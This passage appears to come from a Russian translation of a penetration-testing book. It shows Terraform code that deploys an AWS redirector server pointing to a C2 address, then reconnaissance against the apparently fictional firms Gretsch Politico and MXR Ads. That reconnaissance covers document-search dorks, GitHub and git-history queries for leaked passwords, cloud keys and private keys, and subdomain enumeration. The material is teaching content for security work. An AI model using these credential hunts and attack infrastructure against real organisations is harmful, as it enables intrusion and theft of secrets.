❸ key_name = aws.ssh_key.id
  associate_public_ip_address= "true"
  root_block_device {
    volume_size = "25"
  }
}

# Выводим на печать публичный IP сервера
output "public_ip " {
  value = aws_instance.basic_ec2.public_ip
}
```

Как я уже говорил, ресурс `aws_key_pair` ❶ регистрирует на AWS ключ SSH, который передается в сервер при первой загрузке. На каждый ресурс в Terraform позже можно будет сослаться через его переменную ID, которая становится доступной во время выполнения, – в данном случае это `aws.ssh_key.id` ❸. Структура имени этих специальных переменных всегда одна и та же: `resourceType.resourceName.internalVariable`.

Ресурс `aws_security_group` ❷ не представляет ничего нового, за исключением, возможно, ссылки на VPC по умолчанию, которое является сегментом виртуальной сети, созданной AWS (немного похоже на интерфейс маршрутизатора). Мы указали брандмауэру разрешить входящий SSH-трафик только с нашего сервера.

Затем запустите еще одну команду `plan`, чтобы убедиться, что все свойства и ресурсы соответствуют ожиданиям, как показано в листинге 3.6.

Листинг 3.6. Проверка правильности настройки свойств

```
root@Bounce:~/infra# terraform fmt && terraform plan
Terraform will perform the following actions:
```

```
  # aws_instance.basic_ec2 will be created
  + resource "aws_key_pair" "ssh_key2" {
      + id         = (known after apply)
      + key_name   = "mykey2"
      + public_key = "ssh-rsa AAAAB3NzaC1yc2..."
    }

  + resource "aws_security_group" "SSHAdmin" {
      + arn                    = (known after apply)
      + description            = "SSH admin from bouncer"
      + id                     = (known after apply)
--сокращено--

    }

  + resource "aws_instance" "basic_ec2" {
      + ami                          = "ami-0039c41a10b230acb"
      + arn                          = (known after apply)
      + associate_public_ip_address  = true
      + id                           = (known after apply)
      + instance_type                = "t2.micro"
--snip--

Plan: 3 to add, 0 to change, 0 to destroy.
```

Terraform создаст три ресурса. Прекрасно.

В качестве последней детали вам нужно дать команду AWS установить Docker и запустить ваш контейнер Nginx, когда машина запущена и работает. Для выполнения сценария при первой загрузке машины AWS использует пакет `cloud-init`, установленный в большинстве дистрибутивов Linux. Фактически именно так AWS внедряет на сервер открытый ключ, который мы определили ранее. Этот скрипт называется `user_data`.

Измените `main.tf`, чтобы добавить команды bash для установки Docker и выполнения контейнера, как показано в листинге 3.7.

Листинг 3.7. Запуск контейнера из `main.tf`

```
resource "aws_instance" "basic_ec2" {
--сокращено--
❶ user_data = <<EOF

#!/bin/bash
DOMAIN="www.linux-update-packets.org";
C2IP="172.31.31.13";

sleep 10
sudo add-apt-repository \
   "deb [arch=amd64] https://download.Docker.com/linux/ubuntu \
   $(lsb_release -cs) \
   stable"
apt update
```

```
apt install -y Docker-ce
Docker run -dti -p80:80 -p443:443 \
-e DOMAIN="www.customdomain.com" \
-e C2IP="$C2IP" \
-v /opt/letsencrypt:/etc/letsencrypt \
sparcflow/nginx

EOF
}
```

Блок EOF ❶ содержит длинную строку, позволяющую легко вводить переменные среды, значения которых создаются другими ресурсами Terraform. В этом примере мы жестко задаем IP-адрес и доменное имя C2, но в реальной жизни это будут результаты работы других ресурсов Terraform, отвечающих за развертывание внутренних серверов C2.

ПРИМЕЧАНИЕ *Вместо жесткого кодирования доменного имени в листинге 3.7 мы могли бы дополнительно предусмотреть автоматическое создание записей DNS и управление ими с помощью провайдера Namecheap: https://github.com/adamdecaf/terraform-provider-namecheap.*

Запуск сервера в работу

Теперь вы готовы запустить сервер в работу с помощью простой команды `terraform apply`, которая еще раз выдаст план и запросит ручное подтверждение, прежде чем связываться с AWS для создания запрошенных ресурсов:

```
root@Bounce:~/infra# terraform fmt && terraform apply

aws_key_pair.ssh_key: Creation complete after 0s [id=mykey2]
aws_default_vpc.default: Modifications complete after 1s [id=vpc-b95e4bdf]
--сокращено--
aws_instance.basic_ec2: Creating...
aws_instance.basic_ec2: Creation complete after 32s [id=i-089f2eff84373da3d]

Apply complete! Resources: 3 added, 0 changed, 0 destroyed.
Outputs:

public_ip = 63.xx.xx.105
```

Потрясающе. Мы можем подключиться к экземпляру по SSH, используя имя пользователя по умолчанию `ubuntu` и закрытый ключ SSH, чтобы убедиться, что все работает как надо:

```
root@Bounce:~/infra# ssh -i .ssh/id_rsa ubuntu@63.xx.xx.105

Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1044-aws x86_64)

ubuntu@ip-172-31-30-190:~$ Docker ps
```

```
CONTAINER ID        IMAGE               COMMAND
5923186ffda5        sparcflow/ngi...    "/bin/bash /sc..."
```

Сервер работает идеально. Теперь, когда мы полностью автоматизировали создание и настройку сервера, мы можем разгуляться вволю и продублировать этот фрагмент кода, чтобы создать столько серверов, сколько необходимо, с разными правилами брандмауэра, сценариями пользовательских данных и любыми другими настройками. Конечно, более цивилизованным подходом было бы обернуть код, который мы только что написали, в модуль Terraform и передавать ему различные параметры в соответствии с вашими потребностями, т. е. сделать глубокий рефакторинг кода.

Я не буду подробно описывать процесс рефакторинга в этой и без того большой главе. Рефакторинг будет в основном косметическим, например определение переменных в отдельном файле, создание нескольких групп безопасности, передача частных IP-адресов в качестве переменных в сценариях пользовательских данных и т. д. Я надеюсь, что к настоящему времени у вас накопилось достаточно практических знаний, чтобы скачать окончательную рефакторинговую версию из репозитория GitHub, ссылка на который приведена на странице книги по адресу *www.nostarch.com/how-hack-ghost*, и поиграть с ней в свое удовольствие.

Основная цель этой главы состояла в том, чтобы показать вам, что можно создать полностью работоспособную атакующую инфраструктуру ровно за 60 секунд, ибо в этом и заключается вся мощь контейнерной технологии: автоматическая воспроизводимость, которую не может дать никакое количество ручных манипуляций с интерфейсами провайдеров.

А теперь разверните свои атакующие серверы всего несколькими командами:

```
root@Bounce:~# git clone ваш_репозиторий
root@Bounce:~# cd infra && terraform init
#обновление некоторых переменных
root@Bounce:~# terraform apply
--Сокращено--

Apply complete! Resources: 7 added, 0 changed, 0 destroyed.
Outputs:

nginx_ip_address = 63.xx.xx.105
c2_ip_address = 63.xx.xx.108
```

Наконец-то ваша инфраструктура готова!

Дополнительные ресурсы

- Ознакомьтесь со статьей Тейлора Брауна (Taylor Brown) *Bringing Docker to Windows Developers with Windows Server Containers* по адресу *http://bit.ly/2FoW0nI*.

- Найдите отличный пост о развертывании сред выполнения контейнеров по адресу *http://bit.ly/2ZVRGpy*.
- Лиз Райс (Liz Rice) раскрывает секреты среды выполнения, программируя ее в режиме реального времени в своем выступлении *Building a Container from Scratch in Go*, доступном на YouTube по адресу *https://youtu.be/Utf-A4rODH8*.
- Скотт Лоу (Scott Lowe) предлагает краткое практическое введение в сетевые пространства имен на *https://blog.scottlowe.org/*.
- Жером Петаццони (Jérôme Petazzoni) подробно рассказывает о пространствах имен, cgroups и UFS на YouTube: *https://youtu.be/sK5i-N34im8*.

ЧАСТЬ II

ЗА РАБОТУ!

Вы вряд ли откроете что-то новое, не освоив как следует старое.
Ричард Фейнман

4

ПРАВИЛЬНАЯ АТАКА В КИБЕРПРОСТРАНСТВЕ

Наши промежуточные серверы тихо гудят в дата-центре где-то в Европе. Наша атакующая инфраструктура с нетерпением ждет наш первый приказ. Прежде чем мы запустим множество инструментов для атак, о которых регулярно пишут в рассылках InfoSec, давайте потратим пару минут на то, чтобы понять, как на самом деле работает наша цель, политическая консалтинговая фирма Gretsch Politico. Какова ее бизнес-модель?

Какие продукты и услуги она предоставляет? Такого рода информация укажет нам стратегическое направление и поможет сузить перечень целей для атаки. Постановка реальных и осязаемых целей вполне может стать нашей первой задачей. От их главного веб-сайта www.gretschpolitico.com нам мало проку: это мешанина из маркетинговых ключевых слов, которые имеют смысл только для посвященных. Поэтому мы начнем с поиска более качественной общедоступной информации.

Знакомство с Gretsch Politico

Чтобы лучше понять эту компанию, давайте откопаем каждую презентацию PowerPoint и PDF-документ, в которых упоминается «Gretsch

Politico» (GP). Бесценным союзником в этом поиске оказался сервис SlideShare (*https://www.slideshare.net/*). Многие люди просто забывают удалить свои презентации после выступления или по умолчанию размещают их в открытом доступе, что дает нам массу информации (рис. 4.1).



Рис. 4.1. Некоторые слайды презентаций Gretsch Politico

SlideShare – это всего лишь один из примеров сервисов для размещения документов, поэтому далее мы просматриваем интернет в поисках ресурсов, загруженных на самые популярные платформы для обмена файлами и совместной работы: Scribd, Google Drive, DocumentCloud и так далее. Следующие поисковые запросы существенно снизят перечень результатов в большинстве поисковых систем и сделают поиск более эффективным:

```
# Сайт общедоступных документов Google Диска:
site:docs.google.com "Gretsch politico"

# Документы на сайте documentcloud.org
site:documentcloud.org "Gretsch politico"

# Документы, загруженные на сайт Scribd:
site:scribd.com "gretschpolitico.com"

# Общедоступные презентации PowerPoint
intext:"Gretsch politico" filetype:pptx

# Общедоступные PDF-документы
intext:"Gretsch politico" filetype:pdf

# Документы .docx на веб-сайте GP
intext:"Gretsch politico" filetype:docx
```

Скорее всего, вашей поисковой системой по умолчанию будет Google, но вы можете добиться лучших результатов в других системах, таких как Yandex, Baidu, Bing и т. д., поскольку Google, как правило, строже других соблюдает законы о нарушении авторских прав и модерирует результаты поиска.

Еще одним отличным источником информации о бизнесе компании являются метапоисковые системы. Такие веб-сайты, как Yippy и Biznar, собирают информацию из различных общих и специализированных поисковых систем, предоставляя хороший обзор недавней деятельности компании.

ПРИМЕЧАНИЕ *Подборка ресурсов, доступных на https://osintframework.com/, является золотой жилой для любого аналитика источников открытой информации. Вы можете легко утонуть в данных, изучая и сопоставляя результаты сотен доступных там разведывательных инструментов и приложений.*

В результате начального поиска всплывает много интересных документов, от отчетов фондов, в которых упоминается GP, до маркетинговых предложений для директоров компаний. Просматривая эти данные вручную, мы делаем вывод, что основная услуга GP – создание профилей избирателей на основе множества входных данных. Затем эти профили избирателей изучаются и вводятся в алгоритм, который решает, какой шаг наиболее подходит для привлечения и удержания избирателя.

Поиск скрытых отношений

Алгоритмы GP обрабатывают данные, это ясно, но откуда берутся данные? Чтобы лучше понять GP, нам нужно знать ее ближайших партнеров. Какая бы компания или средство массовой информации ни предоставляли все эти данные, они должны тесно сотрудничать с GP. Множество документов намекают на существование как минимум двух основных каналов:

Брокеры данных или платформы управления данными. Эти компании продают данные, полученные от телекоммуникационных компаний, эмитентов кредитных карт, интернет-магазинов, местных предприятий и многих других источников.

Научные исследования и опросы. Похоже, что GP каким-то образом взаимодействует с населением, чтобы рассылать анкеты и собирать мнения.

Хотя на основном веб-сайте GP реклама как способ охвата публики почти не упоминается, документы в формате PDF изобилуют ссылками на конкретную рекламную платформу с огромным охватом как в социальных сетях, так и на сайтах традиционных медиа. Прямой связи с этой рекламной платформой нет, но благодаря тем самым сайтам социальных сетей, которые они так любят, мы обнаружили

ретвит, показанный на рис. 4.2, от Дженни, вице-президента по маркетингу в GP, судя по ее профилю в Twitter.




Рис. 4.2. Характерный ретвит GP

Ссылка в твите безобидно указывает на агентство онлайн-рекламы: MXR Ads. Они размещают рекламу на всевозможных веб-сайтах, взимают плату за тысячу показов (CPM) и спокойно занимаются своими делишками по накачке сайтов тоннами рекламных объявлений.

Если не считать этого эмоционального твита Дженни из GP, между двумя компаниями нет ни одной видимой связи; в Google едва ли есть обратная ссылка. Так какая же между ними связь? Мы быстро разгадываем эту загадку, сверяясь с юридическими документами двух компаний на *https://opencorporates.com/*, базой данных компаний по всему миру и отличным ресурсом для поиска старых документов компаний, списков акционеров, связанных организаций и так далее. Оказывается, у MXR Ads и Gretsch Politico в большинстве своем одни и те же директора и должностные лица – черт возьми, у них даже был один и тот же почтовый адрес пару лет назад.

Такая тесная связь может быть очень выгодной для обеих компаний. MXR Ads собирает необработанные данные о взаимодействии людей с типом продукта или брендом. Они знают, например, что человек с псевдонимом 83bdfd57a5e любит ружья и охоту. Они передают эти необработанные данные в Gretsch Politico, которые анализируют их и группируют в сегмент данных похожих профилей, помеченных как «люди, которым нравится оружие». Затем GP может создавать слоганы и видеоролики, чтобы убедить население, обозначенное как «люди, которым нравится оружие», в том, что их право на владение оружием находится под угрозой, если они не проголосуют за правильного кандидата. Клиент GP, баллотирующийся на какую-то значимую политическую должность, доволен и начинает мечтать о ваннах с шампанским в Капитолии, в то время как GP продвигает эту рекламу на всех медиаплатформах с работающим веб-сайтом. Конечно, MXR Ads также получает свою долю рекламы для распространения в собственной сети, тем самым замыкая кольцо прибыли. Мои поздравления.

Исходя из этой тесной связи, мы можем обоснованно подозревать, что успешный взлом MXR Ads или GP может оказаться фатальным для

обеих компаний. Их совместное использование данных подразумевает некую связь или канал обмена, которые мы можем использовать для перехода от одной компании к другой. Наша потенциальная поверхность атаки только что расширилась.

Теперь, когда у нас есть первое, хотя и очень поверхностное, знание о методах работы компании, мы можем попробовать найти ответы на некоторые интересные вопросы:

- насколько точны эти сегменты данных? Нацелены ли они на большую сеть, скажем на всех людей в возрасте от 18 до 50 лет, или они могут детализовать самые интимные привычки человека?
- кто является клиентами GP? Я имею в виду не милых пони, которых они рекламируют на своих слайдах, таких как организации здравоохранения, распространяющие целебные вакцины, а настоящих уродливых жаб, которых они прячут в своих базах данных;
- и наконец, как работают эти рекламные материалы и объявления? Это может показаться тривиальным вопросом, но, поскольку они якобы адаптированы для каждой целевой группы, трудно обеспечить какой-либо уровень прозрачности и подотчетности.

ПРИМЕЧАНИЕ *У Зейнепа Туфекчи есть отличное выступление на TED под названием «Мы создаем антиутопию только для того, чтобы люди нажимали на рекламу» об антиутопической реальности, поощряемой онлайн-рекламой.*

В следующих нескольких главах я попытаюсь ответить на эти вопросы. Повестка дня довольно амбициозна, поэтому я надеюсь, что вы так же, как и я, взволнованы предстоящим погружением в этот странный мир сбора данных и обмана.

Просеивание GitHub

Повторяющимся лейтмотивом почти каждой презентации методологии Gretsch Politico и MXR Ads являются их инвестиции в исследования и дизайн, а также их собственные алгоритмы машинного обучения. Такие ориентированные на технологии компании, вероятно, будут публиковать определенные порции исходного кода в общедоступных репозиториях для различных целей, например как небольшой вклад в мир открытого исходного кода, используемый в качестве приманки для ловли талантов, частичная документация некоторых API, образцы кода и т. д. Если нам повезет, то мы можем найти какой-то материал, который содержит пропущенный пароль или конфиденциальную ссылку на их платформу управления. Скрестим пальцы на удачу!

Поиск в общедоступных репозиториях на GitHub довольно прост; вам даже не нужно регистрировать бесплатную учетную запись. Просто продолжайте искать ключевые слова, такие как «Gretsch Politico»

и «MXR Ads». На рис. 4.3 показаны результаты поиска репозитория MXR Ads.




Рис. 4.3. Репозиторий MXR Ads на GitHub

Одна компания со 159 публичными репозиториями? Пожалуй, это много. После беглого осмотра становится ясно, что только полдюжины этих репозиториев на самом деле принадлежат либо MXR Ads, либо одному из их сотрудников. Остальные – это просто форки (скопированные репозитории), которые случайно упоминают MXR Ads, например, в списках блокировки рекламы. Эти ответвления от оригинальных репозиториев не приносят никакой пользы, поэтому мы сосредоточимся непосредственно на полудюжине оригинальных репозиториев. К счастью, GitHub предлагает несколько шаблонов для отсеивания нежелательного вывода. Используя два поисковых префикса `org:` и `repo:`, мы можем ограничить область результатов несколькими учетными записями и репозиториями, которые мы считаем релевантными.

Мы начинаем искать жестко вписанные в код секреты, такие как пароли SQL, ключи доступа AWS, закрытые ключи Google Cloud, токены API и тестовые аккаунты, на рекламной платформе компании. По сути, нам нужно все, что может предоставить хоть какой-то первый доступ к секретам компании.

Вводим эти запросы в поиск GitHub и смотрим, что получится:

```
# Пример запросов GitHub
org:mxrAds password
org:mxrAds aws_secret_access_key
org:mxrAds aws_key
org:mxrAds BEGIN RSA PRIVATE KEY
org:mxrAds BEGIN OPENSSH PRIVATE KEY
org:mxrAds secret_key
org:mxrAds hooks.slack.com/services
org:mxrAds sshpass -p
org:mxrAds sq0csp
org:mxrAds apps.googleusercontent.com
org:mxrAds extension:pem key
```

Раздражающее ограничение поискового API GitHub заключается в том, что он отфильтровывает специальные символы. Когда мы

ищем `aws_secret_access_key`, GitHub возвращает любой фрагмент кода, соответствующий любому из четырех отдельных слов (`aws`, `secret`, `access` или `key`). Это, наверное, единственный раз, когда я искренне скучаю по регулярным выражениям.

ПРИМЕЧАНИЕ *Альтернатива GitHub, платформа Bitbucket не предоставляет аналогичную панель поиска. Она даже специально указывает поисковым системам пропускать URL-адреса, содержащие изменения кода (известные как коммиты). Не беспокойтесь: российский поисковик Yandex.ru имеет привычку игнорировать эти правила и с радостью покажет вам каждое мастер-дерево и историю коммитов в общедоступных репозиториях Bitbucket, в ответ на поисковый запрос наподобие* `site:bitbucket.org inurl:master`.

Имейте в виду, что эта фаза разведки заключается не только в слепом поиске пропущенных паролей; она также посвящена обнаружению конечных точек URL и API и ознакомлению с технологическими предпочтениями двух компаний. У каждой команды есть свои догмы о том, какой фреймворк использовать и на каком языке работать. Эта информация может позже пригодиться для корректировки нашей полезной нагрузки.

К сожалению, предварительные поисковые запросы GitHub не дали ничего стоящего, поэтому мы выкатываем на позицию большие пушки и вообще обходим ограничения GitHub. Поскольку мы нацелены только на несколько репозиториев, мы загрузим все репозитории на диск, чтобы пустить в дело старый добрый `grep`!

Мы начнем с интересного списка из сотен шаблонов регулярных выражений (regex), определенных в `shhgit`, инструменте, специально разработанном для поиска секретов в GitHub, от обычных паролей до токенов API (*https://github.com/eth0izzle/shhgit/*). Сам инструмент также очень полезен для защитников, поскольку он помечает конфиденциальные данные, отправленные на GitHub, прослушивая события веб-перехватчика. Веб-перехватчик (webhook) – это вызов URL-адреса после заданного события. В данном случае GitHub отправляет запрос POST на предопределенную веб-страницу каждый раз, когда регулярное выражение соответствует строке в отправленном коде.

Мы перерабатываем список паттернов, который можно найти на *https://www.hacklikeapornstar.com/secret_regex_patterns.txt*, чтобы сделать его удобным для `grep`. Затем скачиваем все репозитории:

```
root@Point1:~/# while read p; do \
git clone www.github.com/MXRads/$p\
done <list_repos.txt
```

И начинаем поисковую вечеринку:

```
root@Point1:~/# curl -vs
https://gist.github.com/HackLikeAPornstar/ff2eabaa8e007850acc158ea3495e95f
```

```
> regex_patterns.txt
root@Point1:~/# egrep -Ri -f regex_patterns.txt *
```

Эта сделанная на скорую руку команда будет искать каждый файл в загруженных репозиториях. Однако, поскольку мы имеем дело с репозиториями Git, egrep пропустит предыдущие версии кода, сжатые и спрятанные во внутренней структуре файловой системы Git (папка .git). Эти старые версии файлов, безусловно, являются самыми ценными активами! Вы только подумайте обо всех учетных данных, введенных по ошибке или жестко закодированных на ранних этапах проекта! Знаменитая фраза «Это просто временное исправление» никогда не была более фатальной, чем в репозитории системы управления версиями.

Команда git предоставляет необходимые инструменты, которые мы будем использовать, чтобы пройтись по закоулкам памяти коммита: git rev-list, git log, git revert и, что наиболее важно для нас, git grep. В отличие от обычного grep, git grep ожидает идентификатор коммита, который мы предоставляем с помощью git rev-list. Объединив две команды с помощью xargs (расширенные аргументы), мы можем получить все идентификаторы коммитов (все изменения, когда-либо внесенные в репозиторий) и искать в каждой из них интересные шаблоны с помощью git grep:

```
root@Point1:~/# git rev-list --all | xargs git grep "BEGIN [EC|RSA|DSA|OPENSSH] PRIVATE KEY"
```

Мы также могли бы автоматизировать этот поиск с помощью цикла bash или полностью положиться на такие инструменты, как Gitleaks (*https://github.com/zricethezav/gitleaks/*) или truffleHog (*https://github.com/dxa4481/truffleHog/*), которые заботятся о просеивании всех файлов коммитов.

После пары часов просеивания общедоступного исходного кода всеми возможными способами становится ясно одно: кажется, нигде нет жестко запрограммированных учетных данных. Не нашлось даже фиктивных учетных данных или тестового аккаунта, чтобы поощрить наш энтузиазм. Либо MXR Ads и GP хороши в сокрытии секретов, либо нам просто не повезло. Ничего, идем дальше!

Одной из особенностей GitHub, которую большинство людей склонны упускать из виду, является возможность делиться фрагментами кода на *https://gist.github.co*. Аналогичную услугу также предоставляет *https://pastebin.com/*. Эти два веб-сайта, а также другие, такие как *https://codepen.io/*, часто содержат фрагменты кода, выдержки из баз данных, сегменты данных, файлы конфигурации и все, чем разработчики хотят в спешке обменяться. Мы попытаемся что-нибудь найти на этих сайтах, используя определенные команды поисковой системы:

```
# Документы на сайте gist.github.com:
site:gist.github.com "mxrads.com"
```

```
# Документы на сайте Pastebin:
site:pastebin.com "mxrads.com"

# Документы на сайте JustPaste.it:
site:justpaste.it "mxrads.com"

# Документы на сайте PasteFS:
site:pastefs.com "mxrads.com"

# Документы на сайте CodePen:
site:codepen.io "mxrads.com"
```

Один из поисковых запросов дает результат, показанный на рис. 4.4.




Рис. 4.4. Фрагмент файла логов MXR Ads

Кажется, это выдержка из файла логов, который просто висит в открытом Gist, доступном для всех желающих. Разве это не прекрасно? К сожалению, критически важная информация пока недоступна, но мы получаем эти уникальные URL-адреса:

- format-true-v1.qa.euw1.mxrads.com;
- dash-v3-beta.gretschpolitico.com;
- www.surveysandstats.com/9df6c8db758b35fa0f1d73...

Мы тестируем их в браузере. Срок действия первой ссылки истек, а вторая перенаправляет на страницу аутентификации Google (рис. 4.5).




Рис. 4.5. Ссылка для входа, найденная во фрагменте файла журнала Gretsch Politico

Gretsch Politico, очевидно, подписывается на приложения Google Workspace (ранее G Suite) для управления своей корпоративной электронной почтой и, вероятно, своим пользовательским каталогом и внутренними документами. Мы учтем это позже, когда начнем собирать данные.

Третий URL-адрес выглядит еще более многообещающе (рис. 4.6).



Рис. 4.6. Во фрагменте файла логов нашлась ссылка на опрос MXR Ad

Должно быть, это один из тех опросов, которые MXR Ads использует для сбора, казалось бы, безобидной информации о людях. Попытка обмануть MXR Ads или Gretsch Politico с помощью одной из их собственных форм весьма заманчива, но мы все еще находимся в разгаре нашей разведывательной работы, поэтому давайте просто отметим этот факт для использования в будущем.

Извлечение веб-доменов

Пассивная разведка пока дала нам не так уж много точек входа. Я считаю, что пришло время серьезно начать раскапывать все домены и поддомены, связанные с MXR Ads и Gretsch Politico. Я уверен, что мы можем найти гораздо больше, чем три жалких веб-сайта, случайно забытых во фрагменте файла на Gist. Надеюсь, мы окажемся на заброшенном веб-сайте со скрытой уязвимостью, поджидающей нас внутри.

Мы начнем наш поиск, сначала проверив журналы сертификатов для субдоменов.

Информация из сертификатов

Censys (*https://censys.io/*) – это инструмент, который регулярно сканирует журналы сертификатов, чтобы собирать все недавно выпущенные сертификаты TLS, и он занимает первое место в списке инструментов для обнаружения доменов у любого пентестера. После выдачи центром сертификации все сертификаты помещаются в центральный репозиторий, который называется журналом сертификатов. Этот ре-

позиторий хранит бинарное дерево всех сертификатов, где каждый узел является хешем своих дочерних узлов, что гарантирует целостность всей цепочки. Это примерно тот же принцип, которому следует блокчейн биткойна. Теоретически *все* выданные сертификаты TLS должны быть опубликованы для обнаружения подмены домена, опечаток, гомографических атак и других злонамеренных способов обмана и перенаправления пользователей.

Мы можем просматривать эти журналы сертификатов, чтобы получать любые новые регистрации, соответствующие определенным критериям, например «mxr ads». Уродливая сторона этого прекрасного холста заключается в том, что все имена доменов и поддоменов находятся в открытом доступе в интернете. Благодаря этому легко обнаруживаются секретные приложения с низким уровнем безопасности, скрытые за малоизвестными доменами. Такие инструменты, как Censys и `crt.sh`, изучают эти журналы сертификатов и помогают ускорить составление списка субдоменов как минимум на порядок – жестокое напоминание о том, что даже в самых сладких ягодах иногда скрываются очень горькие зерна. На рис. 4.7 мы используем Censys для поиска поддоменов gretschpolitico.com.




Рис. 4.7. Поиск поддоменов с помощью Censys

А вот и результат. Похоже, что GP не удосужилась зарегистрировать сертификаты поддоменов и вместо этого выбрала сертификат с подстановочными знаками: общий сертификат, который соответствует любому поддомену. Один сертификат, чтобы управлять ими всеми. Является ли это блестящим ходом по обеспечению безопасности или чистой ленью, факт в том, что мы не можем продвинуться дальше верхнего домена. Мы пытаемся использовать другие домены верхнего уровня в Censys – gretschpolitico.io, mxrads.tech, mxrads.com, gretschpolitico.news и т. д., – но так же безрезультатно. Наш список доменов вырос на увесистый жирный ноль... но не отчаивайтесь! У нас припрятаны и другие козыри в рукавах.

ПРИМЕЧАНИЕ *Конечно, подстановочные сертификаты представляют собой другую проблему безопасности: это единая точка отказа. Если мы наткнемся на закрытый ключ во время поиска в сети компании, мы можем перехватить поток связи абсолютно всех приложений, использующих тот же родительский домен.*

Поиск в интернете

Если сертификаты не помогли нам составить список поддоменов, то, возможно, руку помощи протянет интернет. Sublist3r – отличный и простой в использовании инструмент, который собирает поддомены из разных источников: поисковых систем, PassiveDNS и даже VirusTotal. Сначала мы скачиваем инструмент из официального репозитория и устанавливаем требования:

```
root@Point1:~/# git clone https://github.com/aboul3la/Sublist3r
root@Point1:sub/# python -m pip install -r requirements.txt
```

Затем мы приступаем к поиску поддоменов, как показано в листинге 4.1.

Листинг 4.1. Составление списка доменов с помощью sublist3r

```
root@Point1:~/# python sublist3r.py -d gretschpolitico.com
[-] Enumerating subdomains now for gretschpolitico.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
--сокращено--
[-] Searching now in ThreatCrowd..
[-] Searching now in PassiveDNS..
[-] Total Unique Subdomains Found: 12
dashboard.gretschpolitico.com
m.gretschpolitico.com
--сокращено--
```

Мы нашли 12 поддоменов, так что это обнадеживает. Бьюсь об заклад, с mxrads.com нам повезет еще больше. Они, в конце концов, медиакомпания. Однако многократное использование одних и тех же инструментов и методов может наскучить. Для домена mrxads.com давайте воспользуемся другим инструментом для выполнения классической атаки методом грубой силы с использованием известных ключевых слов поддоменов, таких как staging.mxrads.com, help.mxrads.com, dev.mxrads.com и т. д. Есть несколько инструментов, которые пригодны для такой работы.

Amass (*https://github.com/OWASP/Amass/*) из проекта Open Web Application Security Project (OWASP) написан на Golang и искусно использует средства языка для распараллеливания нагрузки DNS-запросов. В то время как большинство других инструментов Python полагаются на резолвер DNS для извлечения доменов путем вызова таких функций, как `socket.gethostname`, Amass создает DNS-запросы с нуля и отправляет их на различные DNS-серверы, что позволяет избежать узких мест, вызванных использованием одного и того же локального резолвера. С другой стороны, Amass переполнен множеством иных красочных функций, таких как визуализация и 3D-графики, поэтому

иногда возникает ощущение, что вы замахиваетесь кувалдой, чтобы почесать спину. Заманчиво, но есть более легкие альтернативы.

